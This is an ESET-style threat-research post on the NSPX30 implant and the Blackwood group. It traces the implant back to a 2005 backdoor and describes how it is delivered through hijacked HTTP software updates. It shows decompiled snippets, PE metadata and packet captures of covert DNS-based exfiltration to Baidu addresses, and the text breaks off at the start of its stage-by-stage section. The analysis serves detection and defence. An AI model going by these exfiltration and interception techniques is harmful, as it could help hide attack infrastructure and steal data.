NSPX30: A sophisticated AitM-enabled implant evolving since 2005

ESET RESEARCH

ESET researchers have discovered NSPX30, a sophisticated implant used by a new China-aligned APT group we have named Blackwood

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ESET researchers provide an analysis of an attack carried out by a previously undisclosed China-aligned threat actor we have named Blackwood, and that we believe has been operating since at least 2018. The attackers deliver a sophisticated implant, which we named NSPX30, through adversary-in-the-middle (AitM) attacks hijacking update requests from legitimate software.

> **Key points in this blogpost:**
>
> - We discovered the NSPX30 implant being deployed via the update mechanisms of legitimate software such as Tencent QQ, WPS Office, and Sogou Pinyin.
> - We have detected the implant in targeted attacks against Chinese and Japanese companies, as well as against individuals located in China, Japan, and the United Kingdom.
> - Our research traced the evolution of NSPX30 back to a small backdoor from 2005 that we have named Project Wood, designed to collect data from its victims.
> - NSPX30 is a multistage implant that includes several components such as a dropper, an installer, loaders, an orchestrator, and a backdoor. Both of the latter two have their own sets of plugins.
> - The implant was designed around the attackers' capability to conduct packet interception, enabling NSPX30 operators to hide their infrastructure.
> - NSPX30 is also capable of allowlisting itself in several Chinese antimalware solutions.
> - We attribute this activity to a new APT group that we have named Blackwood.

Blackwood Profile

Blackwood is a China-aligned APT group active since at least 2018, engaging in cyberespionage operations against Chinese and Japanese individuals and companies. Blackwood has capabilities to conduct adversary-in-the-middle attacks to deliver the implant we named NSPX30 through updates of legitimate software, and to hide the location of its command and control servers by intercepting traffic generated by the implant.

Campaign overview

In 2020, a surge of malicious activity was detected on a targeted system located in China. The machine had become what we commonly refer to as a "threat magnet", as we detected attempts by attackers to use malware toolkits associated with different APT groups: Evasive Panda, LuoYu, and a third threat actor we track as LittleBear.

On that system we also detected suspicious files that did not belong to the toolkits of those three groups. This led us to start an investigation into an implant we named NSPX30; we were able to trace its evolution all the way back to 2005.

According to ESET telemetry, the implant was detected on a small number of systems. The victims include:

- unidentified individuals located in China and Japan,
- an unidentified Chinese-speaking individual connected to the network of a high-profile public research university in the United Kingdom,
- a large manufacturing and trading company in China, and
- the office in China of a Japanese corporation in the engineering and manufacturing vertical.

We have also observed that the attackers attempt to re-compromise systems if access is lost.

Figure 1 is a geographical distribution of Blackwood's targets, according to ESET telemetry.



Victims in United Kingdom
an individual
Victims in China
individuals
a manufacturing and trading company
a Japanese engineering and manufacturing corporation
Victims in Japan
individuals

Figure 1. Geographical distribution of Blackwood victims

NSPX30 evolution

During our research into the NSPX30 implant, we mapped its evolution back to an early ancestor – a simple backdoor we've named Project Wood. The oldest sample of Project Wood we could find was compiled in 2005, and it seems to have been used as the codebase to create several implants. One such implant, from which NSPX30 evolved, was named DCM by its authors in 2008.

Figure 2 illustrates a timeline of these developments, based on our analysis of samples in our collection and ESET telemetry, as well as public documentation. However, the events and data documented here are still an incomplete picture of almost two decades of development and malicious activity by an unknown number of threat actors.



Oldest sample of Project Wood backdoor
Project Wood report by SANS Institute
Found to be targeting a Hong Kong politician
Project Wood used in Operation TooHash
Last know activity of Project Wood
Compromise of the Chinese "magnet of threats"
First discovery of an NSPX30 sample
2005
2008
2011
2012
2014
2016
2018
2020
2023
Oldest sample of DCM
Developed using Project Wood's codebase
DCM report by Jianming
DCM report by Tencent
Last known sample of DCM
Blackwood active
Start marked by the oldest sample of NSPX30


Figure 2. Timeline of major variants of Project Wood, DCM, and NSPX30

In the following sections we describe some of our findings regarding Project Wood, DCM, and NSPX30.

Project Wood

The starting point in the evolution of these implants is a small backdoor compiled on January 9th, 2005, according to the timestamps present in the PE header of its two components – the loader and the backdoor. The latter has capabilities to collect system and network information, as well as to record keystrokes and take screenshots.

We named the backdoor Project Wood, based on a recurring mutex name, as shown in Figure 3.



```
MutexA = CreateMutexA(0, 1, "Want Wood To Exit?");
if ( GetLastError() == ERROR_ALREADY_EXISTS )
{
        CloseHandle(MutexA);

        WOOD_TerminateCommsForExit(0);
        break;
}
CloseHandle(MutexA);
```

Figure 3. Project Wood code with a recurring theme in most samples

Compilation timestamps are unreliable indicators, as they can be tampered by attackers; therefore, in this specific case, we considered additional data points. First, the timestamps from the PE header of the loader and backdoor samples; see Table 1. There is only a difference of 17 seconds in the compilation time of both components.

Table 1. PE compilation timestamps in components from the 2005 sample

SHA-1	Filename	PE compilation timestamp	Description
9A1B575BCA0DC969B134 4651F16514660D1B78A6	MainFuncOften.dll	2005-01-09 08:21:22	Project Wood backdoor. The timestamp from the Export Table matches the PE compilation timestamp.
834EAB42383E171DD6A4 2F29A9BA1AD8A44731F0	N/A	2005-01-09 08:21:39	The Project Wood loader contains the backdoor embedded as a resource.

The second data point comes from the dropper sample that was compressed using UPX. This tool inserts its version (Figure 4) into the resulting compressed file – in this case, UPX version 1.24, which was released in 2003, prior to the compilation date of the sample.





Figure 4. UPX string with tool version in the dropper sample

The third data point is the valid metadata from the PE Rich Headers (Figure 5) which indicate that the sample was compiled using Visual Studio 6.0, released in 1998, prior to the sample's compilation date.



Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	241ad14	536e6144	DanS				
84	Checksumed padding	512fcc50	0	0				
88	Checksumed padding	512fcc50	0	0				
8C	Checksumed padding	512fcc50	0	0				
90	Comp ID	512fcc53512fcc50	300000000	0.0.3	Unknown	0	3	
98	Comp ID	512fcc575123d02b	7000c1c7b	7291.12.7	AliasObj60	7291	7	Visual Studio 97 05.00
A0	Comp ID	512fcc4b5121d0d3	1b000e1c83	7299.14.27	Masm613	7299	27	Visual Studio 97 05.00
A8	Comp ID	512fcc41513cd332	1100131f62	8034.19.17	Linker512	8034	17	
B0	Comp ID	512fcc86512ecc50	d600010000	0.1.214	Import0	0	214	Visual Studio
B8	Comp ID	512fcc4f5124ea66	1f000b2636	9782.11.31	Utc12_CPP	9782	31	Visual Studio 6.0 06.00
C0	Comp ID	512fcc295125ea66	79000a2636	9782.10.121	Utc12_C	9782	121	Visual Studio 6.0 06.00
C8	Comp ID	512fcc51512becaf	1000420ff	8447.4.1	Linker600	8447	1	
D0	Rich ID	68636952		Rich				
D4	Checksum	512fcc50		512fcc50				


Figure 5. PE Rich Headers from the dropper sample

We assess that it is unlikely that the timestamps, Rich Headers metadata, and UPX version were all manipulated by the attackers.

Public documentation

According to a technical paper published by the SANS Institute on September 2011, an unnamed and unattributed backdoor (Project Wood) was used to target a political figure from Hong Kong via spearphishing emails.

In October 2014, G DATA published a report of a campaign it named Operation TooHash, which has since been attributed to the Gelsemium APT group. The rootkit G DATA named DirectsX loads a variant of the Project Wood backdoor (see Figure 6) with some features seen in DCM and later in NSPX30, such as allowlisting itself in cybersecurity products (detailed later, in Table 4).




```
hMutex = OpenMutexA(MUTEX_ALL_ACCESS, 0, "IMPROVING CLIENT Want Wood To Exit?");
if ( hMutex )
{
        dword_10015224(hMutex);
        sub_100098C0(&unk_10013260);
        sub_1000D9D0();
        return 0;
}
```

Figure 6. The recurring theme is present also in samples from Operation TooHash

DCM aka Dark Specter

The early Project Wood served as a codebase for several projects; one of them is an implant called DCM (see Figure 7) by its authors.



```
else if ( hObject
       || (hObject = CreateMutexA(0, 1, "DCM Running"), GetLastError() != 183)
       && hObject )
```

Figure 7. Code using a new mutex name in the DCM implant

The report from Tencent in 2016 describes a more developed DCM variant that relies on the AitM capabilities of the attackers to compromise its victims by delivering the DCM installer as a software update, and to exfiltrate data via DNS requests to legitimate servers. The last time that we observed DCM used in an attack was in 2018.

Public documentation

DCM was first documented by the Chinese company Jiangmin in 2012, although it was left unnamed at that point, and was later named Dark Specter by Tencent in 2016.

NSPX30

The oldest sample of NSPX30 that we have found was compiled on June 6th, 2018. NSPX30 has a different component configuration than DCM because its operation has been divided into two stages, relying fully on the attacker's AitM capability. DCM's code was split into smaller components.

We named the implant after PDB paths found in plugin samples:

- Z:\Workspace\mm\32\NSPX30\Plugins\plugin\b001.pdb
- Z:\Workspace\Code\MM\X30Pro\trunk\MM\Plugins\hookdll\Release\hookdll.pdb

We believe that NSP refers to its persistence technique: the persistent loader DLL, which on disk is named msnsp.dll, is internally named mynsp.dll (according to the Export Table data), probably because it is installed as a Winsock **n**ame**s**pace **p**rovider (NSP).

Finally, to the best of our knowledge, NSPX30 has not been publicly documented prior to this publication.

Technical analysis

Using ESET telemetry, we determined that machines are compromised when legitimate software attempts to download updates from legitimate servers using the (unencrypted) HTTP protocol. Hijacked software updates include those for popular Chinese software such as Tencent QQ, Sogou Pinyin, and WPS Office.

An illustration of the chain of execution as seen in ESET telemetry is shown in Figure 8.




Figure 8. Illustration of the observed chain of execution

In Table 2, we provide an example of a URL and the IP address to which the domain was resolved on the user's system at the time the download occurred.

Table 2. An observed URL, server IP address, and process name of a legitimate downloader component

URL	First seen	IP address	ASN	Downloader
http://dl_dir.qq[.]com/ invc/qq/minibrowser.zip	2021-10-17	183.134.93[.]171	AS58461 (CHINANET)	Tencentdl.exe

According to ESET telemetry and passive DNS information, the IP addresses that observed on other cases, are associated with domains from legitimate software companies; we have registered up to millions of connections on some of them, and we have seen legitimate software components being downloaded from those IP addresses.

Network implant hypothesis

How exactly the attackers are able to deliver NSPX30 as malicious updates remains unknown to us, as we have yet to discover the tool that enables the attackers to compromise their targets initially.


Based on our own experience with China-aligned threat actors that exhibit these capabilities (Evasive Panda and TheWizards), as well as recent research on router implants attributed to BlackTech and Camaro Dragon (aka Mustang Panda), we speculate that the attackers are deploying a network implant in the networks of the victims, possibly on vulnerable network appliances such as routers or gateways.

The fact that we found no indications of traffic redirection via DNS might indicate that when the hypothesized network implant intercepts unencrypted HTTP traffic related to updates, it replies with the NSPX30 implant's dropper in the form of a DLL, an executable file, or a ZIP archive containing the DLL.

Previously, we mentioned that the NSPX30 implant uses the packet interception capability of the attackers in order to anonymize its C&C infrastructure. In the following subsections we will describe how they do this.

HTTP interception

To download the backdoor, the orchestrator performs an HTTP request (Figure 9) to the Baidu's website – a legitimate Chinese search engine and software provider – with a peculiar User-Agent masquerading as Internet Explorer on Windows 98. The response from the server is saved to a file from which the backdoor component is extracted and loaded into memory.



```
Hypertext Transfer Protocol
 ⌄ GET /id=87f4de4c6d827f49b60e867824c02827&ad=32&os=6.2&t=0 HTTP/1.1\r\n
   > [Expert Info (Chat/Sequence): GET /id=87f4de4c6d827f49b60e867824c02827&ad=32&os=6.2&t=0 HTTP/1.1\r\n]
     Request Method: GET
     Request URI: /id=87f4de4c6d827f49b60e867824c02827&ad=32&os=6.2&t=0
     Request Version: HTTP/1.1
   User-Agent: Mozilla/4.0 (compatible;MSIE 5.0; Windows 98)\r\n
   Host: www.baidu.com\r\n
```

Figure 9. HTTP request sent by the orchestrator


The Request-URI is custom and includes information from the orchestrator and the compromised system. In non-intercepted requests, issuing such a request to the legitimate server returns a 404 error code. A similar procedure is used by the backdoor to download plugins, using a slightly different Request-URI.

The network implant would simply need to look for HTTP GET requests to www.baidu.com with that particular old User-Agent and analyze the Request-URI to determine what payload must be sent.

UDP interception

During its initialization, the backdoor creates a passive UDP listening socket and lets the operating system assign the port. There can be complications for attackers using passive backdoors: for instance, if firewalls or routers using NAT prevent incoming communication from outside of the network. Additionally, the controller of the implant needs to know the exact IP address and port of the compromised machine to contact the backdoor.

We believe that the attackers solved the latter problem by using the same port on which the backdoor listens for commands to also exfiltrate the collected data, so the network implant will know exactly where to forward the packets. The data exfiltration procedure, by default, begins after the socket has been created, and it consists of DNS queries for the microsoft.com domain; the collected data is appended to the DNS packet. Figure 10 shows a capture of the first DNS query sent by the backdoor.




```
> Internet Protocol Version 4, Src: 10.1.40.149, Dst: 180.76.76.11
> User Datagram Protocol, Src Port: 63137, Dst Port: 53
⌄ Domain Name System (query)
    Transaction ID: 0xfead
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ microsoft.com: type A, class IN
        Name: microsoft.com
        [Name Length: 13]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ⌄ Extraneous Data (1166 bytes)
      Extraneous Data Bytes: aa9d9d9d9d9d9da5aa7ba97978a97eab79a5afaa7ba9a47fabad78a5abaaa5afa97eadaf…
      [Extraneous Data Length: 1166]

0000  00 10 db ff 50 00 00 50  56 98 76 83 08 00 45 00   ····P··P V·v···E·
0010  04 c9 39 dc 00 00 80 11  00 00 0a 01 28 95 b4 4c   ··9····· ····(··L
0020  4c 0b f6 a1 00 35 04 b5  37 b4 fe ad 01 00 00 01   L····5·· 7·······
0030  00 00 00 00 00 00 09 6d  69 63 72 6f 73 6f 66 74   ·······m icrosoft
0040  03 63 6f 6d 00 00 01 00  01 aa 9d 9d 9d 9d 9d 9d   ·com···· ········
0050  a5 aa 7b a9 79 78 a9 7e  ab 79 a5 af aa 7b a9 a4   ··{·yx·~ ·y···{··
0060  7f ab ad 78 a5 ab aa a5  af a9 7e ad af a5 af aa   ···x···· ··~·····
0070  f8 26 25 02 00 e8 03 00  00 01 5a 04 44 45 53 4b   ·&%····· ··Z·DESK
0080  54 4f 50 2d 48 53 38 54  34 51 53 00 00 00 00 00   TOP-HS8T 4QS·····
```

Figure 10. DNS query sent by the backdoor; collected information is appended in plaintext

The first DNS query is sent to 180.76.76[.]11:53 (a server that, at the time of writing, does not expose any DNS service) and for each of the following queries, the destination IP address is changed to the succeeding address, as shown in Figure 11.



Destination	Protocol	Length	Info
180.76.76.11	DNS	1239	Standard query 0xfead A microsoft.com
180.76.76.12	DNS	125	Standard query 0xfead A microsoft.com
180.76.76.13	DNS	1239	Standard query 0xfead A microsoft.com
180.76.76.14	DNS	1239	Standard query 0xfead A microsoft.com
180.76.76.15	DNS	1239	Standard query 0xfead A microsoft.com
180.76.76.16	DNS	1239	Standard query 0xfead A microsoft.com

Figure 11. DNS messages sent by the backdoor; notice that the IP address increases by one with each request

The 180.76.76.0/24 network is owned by Baidu, and interestingly, some of the servers at these IP addresses do expose DNS services, such as 180.76.76.76, which is Baidu's public DNS service.

We believe that when the DNS query packets are intercepted, the network implant forwards them to the attackers' server. The implant can easily filter the packets by combining several values to create a fingerprint, for instance:

- destination IP address
- UDP port (we observed 53, 4499, and 8000),
- transaction ID of the DNS query matching 0xFEAD,
- domain name, and,
- DNS query with extraneous data appended.

Final thoughts

Using the attackers' AitM capability to intercept packets is a clever way to hide the location of their C&C infrastructure. We have observed victims located outside of China – that is, in Japan and the United Kingdom – against whom the orchestrator was able to deploy the backdoor. The attackers then sent commands to the backdoor to download plugins; for example, the victim from the UK received two plugins designed to collect information and chats from Tencent QQ. Therefore, we know that the AitM system was in place and working, and we must assume that the exfiltration mechanism was as well.

Some of the servers – for instance, in the 180.76.76.0/24 network – seem to be anycasted, meaning that there might be multiple servers geolocated around the world to reply to (legitimate) incoming requests. This suggests network interception is likely performed closer to the targets rather than closer to Baidu's network. Interception from a Chinese ISP is also unlikely because Baidu has part of its network infrastructure outside of China, so victims outside China may not go through any Chinese ISPs to reach Baidu services.

NSPX30

In the following sections we will describe the major stages of execution of the malware.

Stage 1

Figure 12 illustrates the execution chain when the legitimate component loads a malicious dropper DLL that creates several files on disk.

